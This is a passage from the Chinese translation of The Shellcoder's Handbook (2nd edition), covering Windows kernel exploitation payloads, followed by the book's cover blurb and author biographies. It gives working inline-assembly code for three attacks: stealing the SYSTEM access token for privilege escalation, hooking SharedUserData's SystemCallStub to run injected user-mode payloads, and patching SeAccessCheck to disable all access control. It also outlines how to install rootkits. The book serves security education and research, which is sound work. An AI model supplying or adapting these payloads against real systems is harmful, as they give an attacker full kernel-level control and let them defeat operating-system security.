提升这方面特权的最简单的方法是，使目标进程的令牌指向较高特权进程的访问令牌。我们将会分别讨论这些作为目的和源的进程。对于源进程来说，比较安全的选择是系统进程（在Windows XP、2003，在Vista上PID是4，在Windows 2000上是8），它是内核用于计算CPU时间的伪进程。

我们必须采取如下步骤。

(1) 找一个有效的EPROCESS结构。EPROCESS块保存在双向链表（doubly linked list）里，我们一旦找到有效的列表条目，就可以遍历这个列表，从而找到我们的源和目的进程。在链表里定位有效的EPROCESS条目有几个方法。如果我们知道我们的代码在空闲进程的上下文里，并且没有被执行，那就可以利用FS:[0x124]将指向当前进程的ETHREAD结构这一情况，而我们可以从

ETHREAD获得当前进程的EPROCESS结构的地址。不过，如果我们不能确定我们的代码在上下文里是否被执行，就只有另想办法了。Barnaby Jack建议查找ntoskrnl里的PsLookupProcessByProcessId的地址，并把系统进程的PID传给它。在http://research.eeye.com/html/Papers/download/StepIntoTheRing.pdf可以找到Barnaby Jack的这篇文章（Remote Windows Kernel Exploitaion，Step into the Ring 0）。

在Windows XP及以后版本上，所对应的方法是通过KdVersionBlock（一个未文档化的结构，Opc0de及Alex Ionescu先后讨论过，见https://www.rootkit.com/newsread.php?newsid=153。）查找PsActiveProcessHead变量（一个指向进程列表头的指针）。

(2) 遍历链表，把存储在每个EPROCESS块里的PID与我们的源和目的进程相比较。把指向源和目的EPROCESS的指针保存起来。

(3) 如果找到两个PID，就把源EPROCESS中的Token指针复制到目的进程，返回结果表明成功了。

(4) 如果遍历完整个链表（更确切地说，我们又回到了最初的EPROCESS），就失败。

看下面这个针对Windows XP SP2编写的载荷，我们用内联汇编器将它作为C函数的形式实现。

```
NTSTATUS SwapAccessToken(DWORD dwDstPid, DWORD dwSrcPid)
{
      DWORD dwStartingEPROCESS = 0;
      DWORD dwDstEPROCESS = 0;
      DWORD dwSrcEPROCESS  = 0;
      DWORD dwRetValue = 0;
      DWORD dwActiveProcessLinksOffset = 0x88;
      DWORD dwTokenOffset = 0xC8;
      DWORD dwDelta = dwTokenOffset - dwActiveProcessLinksOffset;

      _asm
      {
           pushad
           mov eax, fs:[0x124]
           mov eax, [eax+0x44]
           add eax, dwActiveProcessLinksOffset
           mov dwStartingEPROCESS, eax

  CompareSrcPid:

           mov ebx, [eax - 0x4]
           cmp ebx, dwSrcPid
           jne CompareDstPid
           mov dwSrcEPROCESS, eax

  CompareDstPid:

           cmp ebx, dwDstPid
           jne AreWeDone
           mov dwDstEPROCESS, eax
```

```
AreWeDone:

            mov edx, dwDstEPROCESS
            and edx, dwSrcEPROCESS
            test edx, edx
            jne SwapToken
            mov eax, [eax]
            cmp eax, dwStartingEPROCESS
            jne CompareSrcPid
            mov dwRetValue, 0xC000000F
            jmp WeAreDone

SwapToken:

            mov eax, dwSrcEPROCESS
            mov ecx, dwDelta
            add eax, ecx
            mov eax, [eax]
            mov ebx, dwDstEPROCESS
            mov [ebx + ecx], eax

WeAreDone:

            popad
      }

      return dwRetValue;
}
```

我们可以用一些方法改进这个载荷。首先，如果这个载荷需要通过缓冲区提供（因为不建议把它简单地映射到用户模式里的某个地方），可能需要对它进行优化，以减小它的大小。其次，如果我们得到的访问令牌被破坏了（也可以说，当源进程终止时，它所在的内存区域被释放了），就会出问题。这也是我们建议使用系统进程的原因所在，因为系统进程不会退出。用需要的身份和特权创建一个全新的访问令牌也是有可能的，但这需要的努力比简单地复制一个指针多多了。而且，这么做还有另外一个问题，EPROCESS结构没有文档化，因此难免会受到操作系统版本变化的影响。在不同版本的Windows里，随着字段的插入和删除，指向令牌字段的偏移量经常会发生改变。这意味着根据Windows版本的不同，载荷可能需要使用不同的偏移量。这些改进留给你作为练习了。

27.6.2 运行任意的用户模式载荷

本章开头就说过，我们的终极目标是在ring 0里执行代码。对首次编写内核载荷利用程序的作者来说，在内核模式里执行的一些简单操作（例如读／写文件、打开套接字等）需要的指令显然要比用户模式里多不少，但对攻击者来说，控制用户模式进程总是以LocalSystem运行就足够了。所以，对于开发一般的将在任意进程的上下文里执行用户模式载荷的内核模式载荷来说，这就够用了。按照这种思路，我们可以攻击内核，通过漏洞获得ring 0，然后把我们的标准用户模

式载荷（诸如绑定shell）落入（drop into）以LocalSystem运行的进程中。这个方法的另一个好处取决于我们注入的进程，如果在某个阶段我们的代码导致它崩溃，它将不会导致机器蓝屏。

为了注入载荷，我们准备依赖这样的事实：当一个进程生成系统调用时，它会通过`SharedUserDate!SystemCallStub`（之前在本章简单地讨论过它）来调用（假设在Windows XP及以上版本中）。通过修改这个函数指针，可以做到在每次生成系统调用时执行我们的代码。下面是需要采取的步骤。

(1) 禁用内存写保护，把我们的系统调用穿透（pass-through）代码写到未使用的`SharedUserData`区域。这段代码首先将检查调用进程的PID，看它是否与我们的目标匹配，如果匹配，将执行我们的载荷。

注解 这里有一个明显的问题。如果我们的用户模式载荷生成系统调用，将会发生什么？将导致载荷从开始处再次执行！因此，保证这不会发生是载荷的责任。通过在进程空间（例如PEB）的某个地方设置一个标记，指示执行已经开始了，可以很容易完成这个目标。载荷应当做的第一件事情就是检查这个标记，如果它被置位了就返回，并允许系统调用继续执行。如果它还没有被置位，就设置它并继续执行。

一旦载荷执行结束或PID不匹配，我们将调用最初的`SystemCallStub`函数指针。

我们从TEB（Thread Environment Block）获得调用进程的PID。

(2) 禁用中断，因为我们不想让`SystemCallStub`补丁在完成之前被取代了。

(3) 修改`SystemCallStub`，指向我们的穿透代码。

(4) 重新启用内存保护，重新启用中断。

考虑这个载荷。为了看得更清楚，我们再次用内联汇编器把它写成C函数来实现。

```
NTSTATUS SharedUserDataHook(DWORD dwTargetPid)
{
 char usermodepayload[] = { 0x90, // NOP
                            0xC3  // RET
                          };

 char passthrough[] =
{
  0x50,                                  // PUSH EAX
  0x64, 0xA1, 0x18, 0x00, 0x00, 0x00, // MOV EAX,DWORD PTR FS:[18]
  0x8B, 0x40, 0x20,                      // MOV EAX,DWORD PTR DS:[EAX + 20]
  0x3B, 0x05, 0xF4, 0x03, 0xFE, 0x7F, // CMP EAX,DWORD PTR DS:[7FFE03FC]
  0x75, 0x07,                            // JNZ exit
  0xB8, 0x00, 0x05, 0xFE, 0x7F,          // MOV EAX,0x7FFE0500
  0xFF, 0xD0,                            // CALL EAX
  /* exit: */
  0x58,                                  // POPAD
  0xFF, 0x25, 0xF8, 0x03, 0xFE, 0x7F, // JMP DWORD PTR DS:[7FFE03F8]
```

```
};

    DWORD *pdwPassThruAddr =             (DWORD *) 0x7FFE0400;
    DWORD *pdwTargetPidAddr =            (DWORD *) 0x7FFE03FC;
    DWORD *pdwNewSystemCallStub =        (DWORD *) 0x7FFE03F8;
    DWORD *pdwOriginalSystemCallStub =   (DWORD *) 0x7FFE0300;
    DWORD *pdwUsermodePayloadAddr =      (DWORD *) 0x7FFE0500;

    // Disable write protection

    _asm {
           push eax
           mov eax, cr0
           and eax, not 10000h
           mov cr0, eax
           pop eax
         }

    memcpy((VOID *)0x7FFE0400, passthrough, sizeof(passthrough));
    memcpy((VOID *)0x7FFE0500, usermodepayload, sizeof(usermodepayload));

    *pdwTargetPidAddr = dwTargetPid;

    // Disable interrupts
    asm { cli }

    *pdwNewSystemCallStub = *pdwOriginalSystemCallStub;
    *pdwOriginalSystemCallStub = (DWORD) pdwPassThruAddr;

    // Re-enable interrupts

    asm { sti }

    // Re-enable memory protection

    asm { push eax
          mov eax, cr0
          or eax, 10000h
          mov cr0, eax
          pop eax
        }

    return STATUS_SUCCESS;
}
```

上面的代码只是执行了由NOP组成的用户模式载荷。此外，它是从SharedUserDate里面执行这个载荷的，因此，在启用DEP的系统上，需要首先把SharedUserDate标记成可执行。我们可以随心所欲为穿透代码和诸如目的PID之类的存储变量选择地址。

27.6.3 颠覆内核安全

这个载荷的目的是演示为了禁用访问控制，对内核代码所做的细小改变。Windows安全的关键点归结为属于SRM（Security Reference Monitor）函数簇的单一例程。这个函数被称为SeAccessCheck，由ntoskrnl输出。它的目的是确定被请求的访问权限是否可以授予被安全描述符和对象属主所保护的对象。修补这个函数，使它总是准予所请求的访问权限，这就可以有效地禁用访问控制。我们可以用单字节补丁实现这个目的。看一下SeAccessCheck的原型：

```
BOOLEAN
  SeAccessCheck(
    IN PSECURITY_DESCRIPTOR  SecurityDescriptor,
    IN PSECURITY_SUBJECT_CONTEXT  SubjectSecurityContext,
    IN BOOLEAN  SubjectContextLocked,
IN ACCESS_MASK  DesiredAccess,
IN ACCESS_MASK  PreviouslyGrantedAccess,
OUT PPRIVILEGE_SET  *Privileges  OPTIONAL,
IN PGENERIC_MAPPING  GenericMapping,
IN KPROCESSOR_MODE  AccessMode,
OUT PACCESS_MASK  GrantedAccess,
OUT PNTSTATUS  AccessStatus
);
```

SeAccessCheck是一个长而复杂的函数。从开头开始反汇编，最开始，分支的出现基于AccessMode参数的值：

```
kd> u SeAccessCheck
nt!SeAccessCheck:

80563cc8 8bff              mov     edi,edi
80563cca 55                push    ebp
80563ccb 8bec              mov     ebp,esp
80563ccd 53                push    ebx
80563cce 33db              xor     ebx,ebx
80563cd0 385d24            cmp     [ebp+0x24],bl
80563cd3 0f8440ce0000      je      nt!SeAccessCheck+0xd (80570b19)
```

AccessMode参数指定它是否是内核本身请求访问对象的权限，或源自用户模式的最终请求。因为一旦在内核模式里执行代码，就没有安全性可言了，内核总是授予所请求的访问权限。因此，我们可以把je指令改成jmp，从而使不管是用户模式还是内核模式，都执行“来自内核”的代码路径。

看下面这个载荷：

```
push eax

// Disable interrupts so that we won't get preempted half way through
which may leave the patch incomplete
cli
```

```
// Disable the write protect bit in Control Register 0 (CR0) so that we
can write to kernel code pages
mov eax, cr0
and eax, not 10000h
mov cr0, eax

// Overwrite the je with a nop; jmp
mov eax, 0x80563cd3
mov word ptr [eax], 0xe990

// Re-enable the write protect bit
mov eax, cr0
or eax, 10000h
mov cr0, eax

//Re-enable interrupts.
sti

pop eax
```

注意，我们使用的是硬编码的SeAccessCheck地址。为了使这个载荷更加健壮，我们可以使它根据Windows的版本选择合适的改写地址。我们可以通过在ntoskrnl的输出表里查找SeAccessCheck的地址，并通过执行简单的反汇编器找出正确的je指令，使它真正做到动态适应。

27.6.4 安装 rootkit

人们通常会利用内核模式利用程序来安装rootkit。下面介绍一些常见的方法。

最简便的方法或许是把rootkit伪装成设备驱动程序，然后通过Native API函数ZwLoadDriver从磁盘上加载它。这个函数需要HKLM\System\CurruntControlSet\Services\<DriverName>注册表键值下面有一个保存着驱动程序路径的ImagePath子键。这不是很隐秘，相比之下，rootkit.com的Greg Hoglund公开的方法更好一些。这个方法使用了Native API函数ZwSetSystem-Information，在http://archives.neohapsis.com/archives/ntbugtraq/2000-q3/0114.thml可以找到相关文档。

如果内核载荷正运行在ring 0里，可以采用另一个更隐秘的方法：分配非分页内存，把磁盘或网络上的rootkit复制进来，在需要的时候，安排重定位和输入表。

关于开发rootkits的更多信息，我们建议你参考Greg Hoglund和Jamie Bullter所著的*Rootkits: Subverting the Windows Kernel*和Ric Vieler所著的*Professional Rootkits*。

27.7 内核 shellcoder 的必读资料

如果你有兴趣追踪内核模式bug，并想了解更详细的破解细节，我们推荐下面这些文章。尽管每个月报告上来的内核模式缺陷在不断增加，但与那些介绍发现和破解用户模式bug的技术相比，攻击内核的资源还是很少的。

- bug检查和skape，“Kernel-mode Payloads on Windows”，http://www.uninformed.org/?v=3&a=4&t=pdf。
- Cache、Johnny、Moore H D和skape，“Exploiting 802.11 Wireless Driver Vulnerabilities on Windows”。http://www.uninformed.org/?v=6&a=2&t=pdf。
- Jack和Barnaby，“Remote Windows Kernel Exploitation: Step into the Ring 0”, eEye Digital Security white paper. http://research.eeye.com/html/Papers/download/StepIntoTheRing.pdf。
- Lord Yup，“Win32 Device Drivers Communication Vulnerabilities”，http://solo-web.ifrance.com/win32ddc.html。
- 微软公司，“User-Mode Interactions: Guidelines for Kernel-Mode Drivers”，http://download.microsoft.com/download/e/b/a/eba1050f-a31d-436b-9281-92cdfeae4b45/KM-UMGuide.doc。

27.8 小结

本章介绍了一些常见的导致任意代码执行的内核缺陷，并讨论了一些有用的载荷。从本章可以看出，内核代码，特别是第三方驱动程序代码，同样存在安全研究者已经发现并利用多年的bug种类。假设大家对内核bug仍不太关注的话，那么攻击者还可以轻松找到许多漏洞。

“黑客圣经！如果你想了解系统安全知识并成为一名黑客高手，此书必读！”

——美国《计算机周刊》

“这几位作者都是我景仰的安全技术高手，能分享到他们一些鲜为人知的安全攻防技巧，幸甚。”

——Amazon.com

The Shellcoder's Handbook Discovering and Exploiting Security Holes Second Edition

黑客攻防技术宝典 系统实战篇（第2版）

操作系统是连接计算机硬件与上层软件及用户的桥梁，其安全性至关重要。知己知彼，方能百战不殆，用户只有了解了系统中存在的可被利用的漏洞和攻击者所采用的攻击方法，才能更有效地确保系统安全。

本书由4位世界顶级安全技术大师联袂打造，全面介绍了操作系统的安全问题。从最基本的栈、堆、内存布局等方面着手，逐渐深入到操作系统的各个层面，重点阐述如何发现和防范系统的安全漏洞。全书内容均来自作者一线实战经验总结，强调动手实践和探索的重要性，自始至终体现了钻研无止境的黑客精神。

Chris Anley 世界知名系统安全专家，具有各种操作系统漏洞挖掘的丰富经验。Next Generation安全软件公司创始人、总监。

John Heasman 世界知名安全专家，尤其擅长于企业级软件安全攻防技术，著有多篇安全方面的颇有影响力的论文。现任Next Generation安全软件公司研发总监。

Felix “FX” Linder 世界知名安全专家，具有近20年的计算机安全领域工作经验，熟悉各种操作系统特性。目前领导着德国著名安全技术咨询公司SABRE Labs。

Gerardo Richarte 著名安全技术专家，精通漏洞挖掘和逆向工程。他还参与开发了著名的SqueakNOS项目。现为Core 安全技术公司技术骨干。



www.wiley.com

本书相关信息请访问：图灵网站 http://www.turingbook.com
读者/作者热线：(010)51095186
反馈/投稿/推荐信箱：contact@turingbook.com

分类建议 计算机/网络技术/网络安全

人民邮电出版社网址：www.ptpress.com.cn





ISBN 978-7-115-21796-7
定价：79.00元